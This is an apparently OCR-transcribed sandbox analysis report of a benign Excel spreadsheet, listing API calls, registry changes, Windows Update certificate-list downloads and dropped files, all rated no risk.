Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DDE, 0, 0) Return: 0		2768
Call Service API	API Name: OpenServiceW Args: (f0e0738, WinHttpAutoProxySvc, 94) Return: f0e06e8		2768
Call System API	API Name: WinHttpCloseHandle Args: (13b357e8) Return: 1		2768
Call Network API	API Name: socket Args: (2, 2, 0) Return: ef8		2768
Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8		2768
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87		2768
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0		2768
Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8		2768
Call Network API	API Name: socket Args: (2, 1, 6) Return: ef8		2768
Call Network API	API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0		2768
Call System API	API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, f0a2350) Return: 0		2768
Call Network API	API Name: send Args: (ef8, GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?8fc36f0f66b09361 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: *08f5ab0361ad71:0*\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 287) Return: 0		2768
Call System API	API Name: WinHttpCloseHandle Args: (13a980f0) Return: 1		2768
Call System API	API Name: WinHttpCloseHandle Args: (f04dc00) Return: 1		2768
Call System API	API Name: WinHttpCloseHandle Args: (13b27698) Return: 1		2768
Call System API	API Name: WinHttpCloseHandle Args: (13b26a58) Return: 1		2768
Call Service API	API Name: OpenServiceW Args: (f06b660, CryptSvc, 5) Return: f06b5c0		2768
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2768
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en0		2768
Call System API	API Name: GetVersionExA Args: (1494ef9c) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (1494eed8) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (1494f168) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS_Excel_restart.xml) Return: 0		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Wef\Providers Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Wef\Providers\WefCached Value: {BE22FE97-EBDB-4728-AD00-AE4AAE69EABC}		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Wef\Providers\Qxcohx+CWETDn\CWSGcWrw==\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Wef\Providers\Qxcohx+CWETDn\CWSGcWrw==\UniqueId Value: Anonymous		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\0000610911000000000000000F01FEC\Usage\ProductFiles Value: 55860041		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Wef\Providers\Qxcohx+CWETDn\CWSGcWrw==\Entitlements\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\1D7A73 Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Toolbars\Settings\Microsoft Excel Value: None		2768
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%APPDATA%\Microsoft\Excel\F07E1000, %APPDATA%\Microsoft\Excel\Excel15.xlb, 0, 0, 0) Return: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\MsoTbCust Value: 8		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\Pos Value: 153,153,768,525		2768

Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f07fe58		2768
Call Filesystem API	API Name: FindNextFileW Args: (f07fe58, dce814) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F) (0) - 2496 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F) (1) - 2496 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (0) - 2584 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (1) - 2584 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F) (0) - 2496 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F) (1) - 2496 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (0) - 2584 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (1) - 2584 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080598		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080598		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080118		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158		2768
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{2CCBABF0-6815-45A5-A058-2581F2B858AD} - OProcSessId.dat) Return: 1		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\sa8' Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2768

▼ Screenshot



File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctdl.windowsupdate.com	209.197.3.8	53	-	No risk	-	NONAMEFL
ctdl.windowsupdate.com	209.197.3.8	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctdl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?1632d22445eb42e0	Computers / Internet	No risk	-	NONAMEFL
http://ctdl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1336	E21610E98A4D8CF820EF6FB4D3DD2D4D09CA9EC8
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
F07E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (1) - 2768 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	519	9DFA5DFCADC1F39AD775444107D56A12D2220C1A
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (1) - 2768 - excel.exe - OTele.dat	No risk	-	-	-	887	225FABB0A5FE2DCAD35375DE9BCA19ADF8403B8
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (0) - 2768 - excel.exe - OTele.dat	No risk	-	-	-	279	782A3491828520B59404D68FC74D31C59FF2ADEC
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (0) - 2768 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	837	0CAEB6509FE28DF24C4D5676B722C279B8820E80
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	8A211417BA6BF9FD754CA895FD8287E3D6B14D28
CVREF90.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

▼ Analysis

Event Type	Details	Parent PID	PID
Call System API	API Name: GetVersionExA Args: (48f800) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48f4cc) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\pf\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2792
Call System API	API Name: GetVersionExA Args: (48f5e8) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d834) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d344) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d7c0) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (71249cf0) Return: 1		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 48c87c, 0, 0, 0) Return: 6a53d0		2792
Call Filesystem API	API Name: FindNextFileW Args: (6a53d0, 48c87c) Return: 1		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2792
Call System API	API Name: GetVersionExA Args: (48d8c4) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d884) Return: 1		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*, 0, 3075c27c, 0, 0, 0) Return: 6a5650		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\xlstart*, 0, 3075c27c, 0, 0, 0) Return: 6a5490		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\pf\ Value: None		2792

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2792
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (\\?IDE#CdRomTEAC_CD-ROM 2.5+ ____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 5		2792
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2792
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (482630) Return: 1		2792
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\0000410911000000000000000F01FEC\Usage\EXCELFiles Value: 55860005		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\0000410911000000000000000F01FEC\Usage\ProductFiles Value: 55860037		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None		2792
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\1C6A8A Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19		2792
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 0		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 2 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 3 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 4 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 5 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 6 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 7 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 8 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 9 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 10 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 11 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 12 Value: None		2792


[illegible]

[illegible]

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FEC\Usage\ProductFiles Value: 55860040		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ 8' Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ a8' Value: None		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FEC\Usage\EXCELFiles Value: 558600024		2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (dce998) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (dcd748) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (71cf9cf0) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, dcc7f4, 0, 0, 0) Return: c38c740		2768
Call Filesystem API	API Name: FindNextFileW Args: (c38c740, dcc7f4) Return: 1		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2768
